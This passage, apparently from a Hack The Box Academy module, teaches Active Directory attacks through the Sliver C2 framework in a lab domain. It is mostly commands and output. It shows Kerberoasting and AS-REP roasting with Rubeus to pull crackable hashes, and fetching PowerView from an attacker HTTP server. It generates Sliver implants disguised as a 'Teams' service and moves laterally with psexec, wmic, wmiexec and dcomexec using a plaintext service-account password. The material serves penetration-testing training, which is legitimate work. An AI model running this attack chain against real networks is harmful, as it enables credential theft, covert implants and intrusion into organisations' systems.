<SNIP>

  Hack The Box

  Welcome and have fun!
```

```
Last login: Wed Dec  6 11:45:17 2023 from 10.129.229.127
┌─[eu-academy-1]─[10.10.14.66]─[htb-ac-1008@htb-qfm5hcu7rt]─[~]
└──╼ [★]$
```

Confirming the success of the remote port-forwarding can be done again via `CrackMapExec` with valid credentials.

```
proxychains crackmapexec smb 172.16.1.13 -u 'svc_sql' -p 'jkhnrjk123!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:135  ...
OK
SMB         172.16.1.13     445    SRV02            [*] Windows 10.0 Build
17763 x64 (name:SRV02) (domain:child.htb.local) (signing:False)
(SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
SMB         172.16.1.13     445    SRV02            [+]
child.htb.local\svc_sql:jkhnrjk123!
```

Kerberos Exploitation

Understanding Kerberos is vital for Active Directory exploitation. Kerberos is a fascinating topic in Active Directory since many abuse and exploitation are based on Kerberos. From Windows Server 2003, Kerberos plays the primary role in the authentication. While NTLM authentication adopts a challenge and response mechanism, Kerberos is based on a ticket system. While we are not going to cover in detail Kerberos, it is crucial to familiarize with the protocol. One way of getting a deeper understanding of Kerberos is by going through the Kerberos Attacks module.

Kerberoasting from WEB01

We went through each step in Kerberos authentication; now it is time for us to get our hands dirty with classic Kerberos Exploitation.

If a service runs on a domain computer under a domain user account context, it is a service account and should have SPN set. Service Principal Name (SPN) is a unique service

instance identifier. `krbtgt` always has an SPN set, but it is not exploitable. According to the previously mentioned Kerberos authentication flow, we can find that the service account's password hash is used to encrypt the TGS ticket. So, Kerberoasting is a technique to retrieve `krb5tgs` hash by requesting a TGS ticket for the target service account. After that, we can crack the krb5tgs hash offline and get a plaintext password. Before executing any attack, we need to be aware of what we need to target. As in the previous section (Domain Reconnaissance), we will utilize `sharpsh` to enumerate potentially kerberoastable accounts.

Let's encode the following command in Base64:

```
echo "Get-NetUser -spn | select samaccountname,description" | base64
R2V0LU5ldFVzZXIgLXNwbiB8IHNlbGVjdCBzYW1hY2NvdW50bmFtZSxkZXNjcmlwdGlvbgo=
```

Right after having the encoded command in hand, we must ensure that we have started an HTTP server and PowerView to be placed in the directory of the HTTP server.

```
sliver (http-beacon) > sharpsh -- '-u
http://10.10.14.62:8080/PowerView.ps1 -e -c
"R2V0LU5ldFVzZXIgLXNwbiB8IHNlbGVjdCBzYW1hY2NvdW50bmFtZSxkZXNjcmlwdGlvbgo="
'

[*] sharpsh output:

samaccountname description
-------------- -----------
krbtgt         Key Distribution Center Service Account
svc_sql        SQL Server Manager.
alice          User who can monitor srv01 via RDP
```

Another way of getting information about kerberoastable users can be done via the delegationbof utility, which is part of the Armory. In the example below, the number `6` corresponds to `SPN` LDAP check.

```
sliver (http-beacon) > delegationbof 6 child.htb.local

[*] Successfully executed delegationbof (coff-loader)
[*] Got output:

[+]Find User SPNs...

[*]objectClass : top[*]objectClass : person[*]objectClass :
organizationalPerson[*]objectClass : user[*]cn : svc sql[*]sn :
sql[*]description : SQL Server Manager.[*]givenName :
svc[*]distinguishedName : CN=svc sql,OU=Service
```

```
Account,DC=child,DC=htb,DC=local[*]displayName : svc sql[*]name : svc
sql[*]badPasswordTime : 7/19/2023 7:08:43 AM[*]lastLogon : 7/19/2023
7:37:35 AM[*]pwdLastSet : 9/13/2022 7:56:36 PM[*]accountExpires : Never
Expires.[*]sAMAccountName : svc_sql[*]userPrincipalName : [email
protected][*]servicePrincipalName :
MSSQLSvc/srv02.child.htb.local:1433[*]servicePrincipalName :
MSSQLSvc/srv02.child.htb.local:DB02[*]servicePrincipalName :
MSSQLSvc/srv01.child.htb.local:1433[*]servicePrincipalName :
MSSQLSvc/srv01.child.htb.local:DB01[*]objectCategory :
CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local[*]lastLogonTimestamp
: 7/18/2023 9:21:59 AM[*]ADsPath : LDAP://child.htb.local/CN=svc
sql,OU=Service Account,DC=child,DC=htb,DC=local

[*]objectClass : top[*]objectClass : person[*]objectClass :
organizationalPerson[*]objectClass : user[*]cn : alice[*]description :
User who can monitor srv01 via RDP[*]givenName : alice[*]distinguishedName
: CN=alice,CN=Users,DC=child,DC=htb,DC=local[*]displayName : alice[*]name
: alice[*]lastLogon : 10/29/2022 12:08:29 PM[*]pwdLastSet : 9/14/2022
11:33:13 AM[*]accountExpires : Never Expires.[*]sAMAccountName :
alice[*]userPrincipalName : [email protected][*]servicePrincipalName :
rdp/web01.child.htb.local[*]objectCategory :
CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local[*]lastLogonTimestamp
: 10/29/2022 11:40:11 AM[*]ADsPath :
LDAP://child.htb.local/CN=alice,CN=Users,DC=child,DC=htb,DC=local
[*] Complete!
```

We will use `Rubeus` (from SharpCollection) and the [inline-execute-assembly](#) utility in Sliver for this attack. We must remember to specify the mode, format (preferably) and the username.

```
sliver (http-beacon) > inline-execute-assembly /home/htb-ac590/Rubeus.exe
'kerberoast /format:hashcat /user:alice /nowrap'

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 462391 bytes to memory
[+] Using arguments: kerberoast /format:hashcat /user:alice /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0
```

```
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.

[*] Target User            : alice
[*] Target Domain          : child.htb.local
[*] Searching path 'LDAP://dc01.child.htb.local/DC=child,DC=htb,DC=local'
for '(&(samAccountType=805306368)(servicePrincipalName=*)
(samAccountName=alice)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName         : alice
[*] DistinguishedName      : CN=alice,CN=Users,DC=child,DC=htb,DC=local
[*] ServicePrincipalName   : rdp/web01.child.htb.local
[*] PwdLastSet             : 9/14/2022 12:33:13 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*alice$child.htb.local$rdp/[email
protected]*$F30E695<SNIP>

[+] inlineExecute-Assembly Finished
```

Another way of Kerberoasting a user is through the c2tc-kerberoast utility part of the Armory. Note that it will require a username, and then the ticket to be converted to hashcat format through TicketToHashcat.py

```
sliver (http-beacon) > c2tc-kerberoast roast alice

[*] Successfully executed c2tc-kerberoast (coff-loader)
[*] Got output:
[*] Using LDAP filter: (&(objectClass=user)(objectCategory=person)(!
(userAccountControl:1.2.840.113556.1.4.803:=2))(sAMAccountName=alice))
[*] sAMAccountName      : alice
[*] description         : User who can monitor srv01 via RDP
[*] distinguishedName   : CN=alice,CN=Users,DC=child,DC=htb,DC=local
[*] whenCreated         : 9/14/2022 7:33:13 PM
[*] whenChanged         : 10/29/2022 7:40:11 PM
[*] pwdLastSet          : 9/14/2022 11:33:13 AM
[*] accountExpires      : Never Expires
[*] lastLogon           : 10/29/2022 12:08:29 PM
[*] memberOf            :
[*] servicePrincipalName(s):
    -> rdp/web01.child.htb.local
[*] Encoded service ticket      : <copy paste TICKET output to file and
decode with TicketToHashcat.py>
```

```
<TICKET>
sAMAccountName = alice
YIIGUgYJKoZIhvcSAQICAQBuggZBMIIGPaADAgEFoQMCAQ6iBwMFACAAAACjggRp
<SNIP>
```

Rubeus supports simple Kerberoasting attack, which kerberoast each user that has an SPN, but we should only kerberoast specified users instead of all users

---

ASREPRoasting Attack from WEB01

If a domain user does not require Kerberos Pre-Authentication, we can request AS-REP for the user and retrieve `krb5asrep` hash from part of the reply. We can crack the hash and get a plaintext password. Following the same principle in the attack above, we will first enumerate users with a `PreauthNotRequired` set.

We are going to proceed with a different approach in this enumeration; we will take advantage of powershell. Note, in this case the Remote Server Administration Tools (RSAT) package was installed.

```
PS C:\Users\eric\Desktop> Install-WindowsFeature -Name RSAT-AD-PowerShell
Install-WindowsFeature -Name RSAT-AD-PowerShell

Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    No             Success        {Remote Server Administration Tools,
Activ...

PS C:\Users\eric\Desktop> Get-ADUser -Filter { DoesNotRequirePreAuth -eq
$true } -Properties DoesNotRequirePreAuth | select SamAccountName,
DoesNotRequirePreAuth

SamAccountName DoesNotRequirePreAuth
-------------- ---------------------
bob                             True
```

Having a potential list of users for the ASREPRoast attack, we can proceed to use Rubeus again with the `asreproast` function.

```
sliver (http-beacon) > inline-execute-assembly /home/htb-ac590/Rubeus.exe
'asreproast /format:hashcat /user:bob /nowrap'

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
```

```
[+] Success - Wrote 462389 bytes to memory
[+] Using arguments: asreproast /format:hashcat /user:bob /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: AS-REP roasting

[*] Target User            : bob
[*] Target Domain          : child.htb.local

[*] Searching path 'LDAP://dc01.child.htb.local/DC=child,DC=htb,DC=local'
for '(&(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=4194304)(samAccountName=bob))'
[*] SamAccountName         : bob
[*] DistinguishedName      : CN=bob,CN=Users,DC=child,DC=htb,DC=local
[*] Using domain controller: dc01.child.htb.local (172.16.1.15)
[*] Building AS-REQ (w/o preauth) for: 'child.htb.local\bob'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      [email protected]:F4B <SNIP> 1432

[+] inlineExecute-Assembly Finished
```

Miscellaneous

A more native approach to finding SPN's of users can be done using the setspn.exe built-in utility in Windows providing us with the functionality of reading, modifying and deleting SPN's.

```
sliver (http-beacon) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to
continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 3360
```

```
PS C:\Users\eric\Desktop> setspn.exe -Q */*
setspn.exe -Q */*
Checking domain DC=child,DC=htb,DC=local
CN=svc sql,OU=Service Account,DC=child,DC=htb,DC=local
        MSSQLSvc/srv02.child.htb.local:1433
        MSSQLSvc/srv02.child.htb.local:DB02
        MSSQLSvc/srv01.child.htb.local:1433
        MSSQLSvc/srv01.child.htb.local:DB01
CN=alice,CN=Users,DC=child,DC=htb,DC=local
        rdp/web01.child.htb.local
<SNIP>

Existing SPN found!
```

Acquiring the principal names (SPNs) we can use the bof-roast utility to get the hash of Alice, and then we need to take into account that we must convert the ticket with apreq2hashcat.py

```
sliver (http-beacon) > bof-roast rdp/web01.child.htb.local

[*] Successfully executed bof-roast (coff-loader)
[*] Got output:
[+] Target SPN: rdp/web01.child.htb.local
[+] Got Ticket! Convert it with apreq2hashcat.py
YIIGUgYJKoZIhvcSAQICAQBuggZBMIIGPaADAgEFoQMCAQ6iBwMFACAAAACjggRpYYIEZTCCBG
GgAwIBBaERGw9DSElMRC5IVEIuTE9DQUyiJzAl <SNIP> CGqE=
```

Impersonation

As we know, WEB01 is the entrance of the target network, so it has two network adapters; our Sliver C2 server can directly communicate with WEB01. However, other machines are in another subnet of the simulated enterprise network; due to the network segmentation, our Sliver C2 server cannot communicate with other servers directly, such as SRV01, SRV02, and DC01. Therefore, we should leverage Web01 as the pivot and then communicate with other servers based on WEB01. There are multiple ways to achieve this.

At the time of writing, only the session mode supports built-in pivots commands.

What is Impersonation?

Impersonation is the process of changing our current access token of the user we run as to another user. This step allows us to access resources that the other user can access, but not our initial one. Impersonation frequently occurs through manipulation of the Windows API. Depending on the access we have, we might be able to impersonate a user that is already

logged in or we can use the technique `make token` (`make-token` in Sliver) to create a new token with the credentials we have harvested. Another technique involves the usage of `runas`, which facilitates the creation of a new process operating in the context of the specified credentials.

make-token

Let's dive in the `make-token` command and its source code.

```
sliver > help make-token

Command: make-token -u USERNAME -d DOMAIN -p PASSWORD
About: Creates a new Logon Session from the specified credentials and
impersonate the resulting token.
You can specify a custon Logon Type using the --logon-type flag, which
defaults to LOGON32_LOGON_NEW_CREDENTIALS.
Valid types are:

LOGON_INTERACTIVE
LOGON_NETWORK
LOGON_BATCH
LOGON_SERVICE
LOGON_UNLOCK
LOGON_NETWORK_CLEARTEXT
LOGON_NEW_CREDENTIALS

Usage:
======
  make-token [flags]

Flags:
======
  -d, --domain     string    domain of the user to impersonate
  -h, --help                 display help
  -T, --logon-type string    logon type to use (default:
LOGON_NEW_CREDENTIALS)
  -p, --password   string    password of the user to impersonate
  -t, --timeout    int       command timeout in seconds (default: 60)
  -u, --username   string    username of the user to impersonate
```

Even from the detailed description of the command, we are presented with information about the logon types that we can use when using the command. `Logon types` refer to the methods by which a user informs the operating system of the type of logon they intend to utilize. We can refer to Microsoft's documentation about the valid types supported in Sliver.

Type	Description
LOGON_INTERACTIVE	Type of logon mostly used by every user on the computer, be it using a console, RDP session or else.
LOGON_NETWORK	Type of logon intended for high performance servers that accept authenticators such as a Password, NT Hash, Kerberos Ticket
LOGON_BATCH	Type of logon equivalent to a Scheduled Task, Startup or else that could execute a process on behalf of the user
LOGON_SERVICE	Type of logon where the account must have service privileges enabled
LOGON_UNLOCK	Type of logon that uses DLLs/GINA that are loaded by Winlogon
LOGON_NETWORK_CLEARTEXT	Type of logon that utilizes plaintext credentials
LOGON_NEW_CREDENTIALS	Type of logon allow the current user to clone its token while specifying new set of credentials for outbound connections

Source Code

Let's delve into the source code of the make-token command in Sliver. By doing so, we can gain insight into the underlying processes and identify opportunities for enhancing the codebase of Sliver to our advantage. The logic in the code will check if we are specifying the expected syntax of the commands that we have run. For example, let's say we decide to use a non-existing `logonType` of the ones that are in Sliver, it will print out an error.

```
<SNIP>
if _, ok := logonTypes[logonType]; !ok {
                con.PrintErrorf("Invalid logon type: %s\n", logonType)
                return
        }
<SNIP>
```

By default, if a `logonType` was not specified it will use `LOGON32_LOGON_NEW_CREDENTIALS` logon type. We can see this in the priv_windows.go source code.

```
<SNIP>
func MakeToken(domain string, username string, password string, logonType
uint32) error {
        var token windows.Token
        // Default to LOGON32_LOGON_NEW_CREDENTIALS
```

```
        if logonType == 0 {
                logonType = syscalls.LOGON32_LOGON_NEW_CREDENTIALS
        }
<SNIP>
```

Sliver defaults to using `LogonUserW` syscall, which can be read in the previous source code, but also we can check the zsyscalls_windows.go source code for more detail. Sliver tries to invoke the function `LogonUserW` using `syscalls` by passing the expected parameters to LogonUserW and receiving the return value from the API call.

In the next section we are going to showcase the usage of `make-token` alongside with `psexec` for Lateral movement.

Lateral Movement

Lateral Movement is the process where an attacker utilizes harvested credentials of other users, or by hijacking processes that run in the context of other users, to access resources as those users. Those resources can be on other machines across the domain.

Note: The user `svc_sql` is local admin on both SRV01 and SRV02. This can be checked by setting up a proxy and using CrackMapExec.

PsExec

PsExec is a tool from the Microsoft Sysinternals suite. PsExec works by uploading a service binary to the target and creating and starting a new Windows service to execute the binary. Finally, we will get interactive access with SYSTEM privilege. If a compromised user has local administrator privilege on other hosts, we can leverage PsExec to move laterally. There are two prerequisites: the target host has port 445 open, and the user has local administrator privileges on the target host. Since Microsoft signs PsExec.exe, it will not be flagged by AV. In addition, many C2 frameworks have the psexec lateral movement feature, such as Meterpreter, CobaltStrike, etc. However, those executable service binaries generated by these C2 frameworks are very easy to be flagged by AV, so try to avoid using them. For demonstration, the credentials needed for moving laterally to SRV01 are: `svc_sql:jkhnrjk123!`. The `psexec` utility in Sliver can operate based on a profile, where the profile needs to be in a `service` format for the binary to be uploaded and started as a service on the target machine with the help of the Service Manager. To reach the SRV01 machine with the credentials above, we need to create a new logon session using the `make-token` utility, allowing us to impersonate a user. Other utilities such as `impersonate` and `runas` can be used to get an authentication session. This also can be done via a sacrificial process started with the help of Rubeus.

```
sliver (http-beacon) > make-token -u svc_sql -d child.htb.local -p
jkhnrjk123!
```

```
[*] Successfully impersonated child.htb.local\svc_sql. Use `rev2self` to
revert to your previous token.
```

Check the source code to understand the implementations of make-token, impersonate, and runas. Be careful with these commands; even calls like LogonUserA, and ImpersonateLoggedOnUser are made with syscalls.

Having impersonated the `svc_sql` user, we can test our access to the resources on SRV01 by listing the contents of the `C:\` directory.

```
sliver (http-beacon) > ls //srv01.child.htb.local/c$

\\srv01.child.htb.local\c$\ (12 items, 704.0 MiB)
==================================================
drwxrwxrwx  $Recycle.Bin                        <dir>      Wed Sep 14
11:55:41 -0700 2022
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B        Tue Sep 13
11:58:35 -0700 2022
-rw-rw-rw-  pagefile.sys                        704.0 MiB  Tue Oct 31
10:51:23 -0700 2023
drwxrwxrwx  PerfLogs                            <dir>      Sat Sep 15
00:19:00 -0700 2018
dr-xr-xr-x  Program Files                       <dir>      Wed Jul 19
06:40:02 -0700 2023
drwxrwxrwx  Program Files (x86)                 <dir>      Wed Sep 14
11:04:07 -0700 2022
drwxrwxrwx  ProgramData                         <dir>      Wed Jul 19
06:40:02 -0700 2023
drwxrwxrwx  Recovery                            <dir>      Tue Sep 13
11:58:41 -0700 2022
drwxrwxrwx  SQL2019                             <dir>      Wed Sep 14
10:46:10 -0700 2022
drwxrwxrwx  System Volume Information           <dir>      Tue Sep 13
12:19:00 -0700 2022
dr-xr-xr-x  Users                               <dir>      Wed Sep 14
11:55:36 -0700 2022
drwxrwxrwx  Windows                             <dir>      Sat Oct 15
14:14:52 -0700 2022
```

As seen from the output, we have successfully verified our access using `svc_sql`'s session (credentials) on SRV01.

Before we run the `psexec` utility, a pivot listener is needed as it will be used to communicate between SRV01 -> WEB01. Simply put, as SRV01 cannot directly communicate to us,

SRV01 will communicate to WEB01 from which the chain of communication will be established. The `pivots` utility supports `tcp` pivot listener(s) and `named-pipe` listener(s).

The `tcp` pivot listener requires a `bind` address to be specified, which in our case is the IP address of WEB01 (`172.16.1.11` internal); by default, every `tcp` pivot listener will listen on port `9898`.

```
sliver (http-beacon) > pivots tcp --bind 172.16.1.11

[*] Started tcp pivot listener 172.16.1.11:9898 with id 1
```

With the pivot listener started and in place, we need to proceed with creating an implant; the implant, as mentioned, must be in a `service` format. Again, we will disable symbol obfuscation, and we will use arbitrary names for the service and, respectively, the description; this is done with the intent of blending in. By default, the used name for the service is `Sliver` and `Sliver implant` for the description. The `pivots` command can be used to display the current pivot listeners.

```
sliver (http-beacon) > generate --format service -i 172.16.1.11:9898 --
skip-symbols -N psexec-pivot

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 3s
[*] Implant saved to /home/htb-ac590/psexec-pivot.exe
```

Jumping into the `psexec` utility, we must specify the path of the implant's binary.

```
sliver (http-beacon) > psexec --custom-exe /home/htb-ac590/psexec-
pivot.exe --service-name Teams --service-description MicrosoftTeaams
srv01.child.htb.local

[*] Uploaded service binary to
\\srv01.child.htb.local\C$\windows\temp\51gramfp.exe
[*] Waiting a bit for the file to be analyzed ...
[*] Successfully started service on srv01.child.htb.local
(c:\windows\temp\51gramfp.exe)
[*] Successfully removed service Teams on srv01.child.htb.local

[*] Session 23471b15 psexec-pivot - 10.129.205.234:49721->http-beacon->
(srv01) - windows/amd64 - Tue, 31 Oct 2023 11:43:48 GMT

sliver (http-beacon) > sessions
```

```
 ID         Name           Transport   Remote Address
Hostname   Username              Operating System   Locale   Last Message
Health
========== ============== ===========
===================================== ========== =====================
================== ======== ========================================
=========
 23471b15   psexec-pivot   pivot       10.129.205.234:49721->http-beacon->
srv01      NT AUTHORITY\SYSTEM   windows/amd64      en-US    Tue Oct 31
11:43:48 GMT 2023 (5s ago)   [ALIVE]
 41e2012e   http-beacon    http(s)     10.129.205.234:49721
web01      CHILD\eric            windows/amd64      en-US    Tue Oct 31
11:43:51 GMT 2023 (2s ago)   [ALIVE]

sliver (http-beacon) > pivots

 ID   Protocol   Bind Address       Number Of Pivots
==== ========== ================== ==================
  1   TCP        172.16.1.11:9898                  1
```

Note that Sliver (psexec) will generate a random file name, and by default, it will place it in C:\Windows\Temp, which can be monitored.

WMIC

WMIC (Windows Management Instrumentation) is a Windows Administration feature that provides a uniform environment for local and remote access to Windows System components. System administrators can create VBScript or PowerShell scripts to manage Windows machines locally and remotely. WMI is also a native way for lateral movement and remote code execution; it requires local administrator privilege.

Proceed to generate an implant through Sliver:

```
sliver (http-beacon) > generate -i 172.16.1.11:9898 --skip-symbols -N
wmicpivot

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 3s
[*] Implant saved to /home/htb-ac590/wmicpivot.exe
```

Right after having the implant generated, we would proceed by creating a logon session using `make-token` as explained earlier, and we need to upload the binary on disk on SRV02.

```
sliver (http-beacon) > make-token -u svc_sql -d child.htb.local -p
jkhnrjk123!

[*] Successfully impersonated child.htb.local\svc_sql. Use `rev2self` to
revert to your previous token.
sliver (http-beacon) > cd //srv02.child.htb.local/c$/windows/tasks

[*] \\srv02.child.htb.local\c$\windows\tasks
sliver (http-beacon) > upload wmicpivot.exe

[*] Wrote file to \\srv02.child.htb.local\c$\windows\tasks\wmicpivot.exe

sliver (http-beacon) > rev2self

[*] Back to self...
```

We can execute the wmic command to execute an implant on the remote host SRV02 via the beacon/session on WEB01.

```
wmic /node:172.16.1.13 /user:svc_sql /password:jkhnrjk123! process call
create "C:\\windows\tasks\\wmicpivot.exe"
```

The above command can be executed via a PowerShell terminal on WEB01 or through the beacon.

```
sliver (http-beacon) >  execute -o wmic /node:172.16.1.13 /user:svc_sql
/password:jkhnrjk123! process call create
"C:\\windows\\tasks\\wmicpivot.exe"

[*] Output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1128;
        ReturnValue = 0;
};
[*] Stderr:
```

Having executed the command, it will take advantage of the previous `pivot` that we have started on port 9898 and will connect back to WEB01.

```
[*] Session d35ddf7e wmicpivot - 10.129.205.234:49715->http-beacon->
(srv02) - windows/amd64 - Wed, 08 Nov 2023 08:43:20 GMT

sliver (http-beacon) > pivots

 ID   Protocol   Bind Address       Number Of Pivots
==== ========== ================== ==================
  1   TCP        172.16.1.11:9898                  1

sliver (http-beacon) > sessions

 ID         Name          Transport   Remote Address
Hostname   Username        Operating System   Locale   Last Message
Health
========== ============= =========== ======================================
========== =============== ================== ========
========================================= =========
 d35ddf7e   wmicpivot         pivot       10.129.205.234:49715->http-
beacon->   srv02      CHILD\svc_sql   windows/amd64      en-US    Wed Nov
8 08:43:20 GMT 2023 (15s ago)   [ALIVE]
 b1ee85c3   http-beacon   http(s)     10.129.205.234:49715
web01      CHILD\eric      windows/amd64      en-US    Wed Nov  8 08:43:33
GMT 2023 (2s ago)    [ALIVE]
```

An additional way of getting a shell on SRV02 would be possible with the help of `wmiexec.py` part of Impacket, enabling us to get remote code execution on a remote host via WMI.

```
proxychains impacket-wmiexec child/svc_sql:jkhnrjk123\[email protected]
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:135  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:49696
...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
```

```
srv02
```

wmiexec.py could get detected because it writes the output of the command execution to a file on the ADMIN$ by default. We can specify the target share with the "-share" and choosing the C$, for example.

DCOM

Per Microsoft, Component Object Model (COM) is a platform-independent, distributed, object-oriented system for creating binary software components that can interact. COM is the foundation technology for Microsoft's OLE (compound documents), ActiveX (Internet-enabled components), and others. For attackers, DCOM can also be used for remote code execution and lateral movement. The example below showcases the usage of `dcomexec`, part of Impacket, to obtain a shell on SRV02. We currently specified object argument as `MMC20`. `ShellWindows`, and `ShellBrowserWindow` are also options.

```
proxychains impacket-dcomexec -object MMC20 child/svc_sql:jkhnrjk123\
[email protected]
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:135  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:49762
...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
srv02
```

Lateral movement via DCOM is harder to detect since DCOM has many methods with different IOCs.

Kerberos Delegation & Enumeration

Unconstrained

Having established a beacon/session on SRV01 as the user `svc_sql`, we would further enumerate the domain utilizing `sharpsh`. The target (SRV01) may sometimes only reach some ports or specific ports on our Sliver C2 server due to network segmentation or firewall restrictions. Fortunately, having a looser network and firewall restrictions in the same subnet is common. We could utilize reverse port forwarding functionality to bypass various network restrictions.


Assume that we set up a file server on port 8080 on our attack machine, and the target cannot reach this port. However, it can reach port 8080 on WEB01; we can create a reverse port forwarding on WEB01 to relay the traffic between SRV01 and our attack machine. To circumvent those types of restrictions, we will utilize the reverse port forwarding (`rportfwd`) functionality in Sliver. Execute the following command in the session of WEB01:

```
sliver (http-beacon) > rportfwd add -b 8080 -r 127.0.0.1:8080

[*] Reverse port forwarding 127.0.0.1:8080 <- :8080
```

Having established reverse port forwarding on WEB01, we will now utilize the PsExec session on SRV01. Levering the `sharpsh` route explained in the `Domain Reconnaissance` section, we will proceed to query information about the delegation (Unconstrained). We will briefly touch on the topic, however, if you need to become more familiar with it, check out the Kerberos Attacks module.

Kerberos delegation enables a user or service to act on behalf of another user to another service. A typical scenario is that a user authenticates to the IIS server, and the IIS server acts on behalf of the user to authenticate to an MSSQL server.

Unconstrained delegation can be assigned to a computer or user, mostly a computer. The configuration can be done on the domain controller. From a system administrator's perspective, we can select the Trust this computer for delegation to any service (Kerberos only) option on the Delegation tab to configure unconstrained delegation for a domain computer.



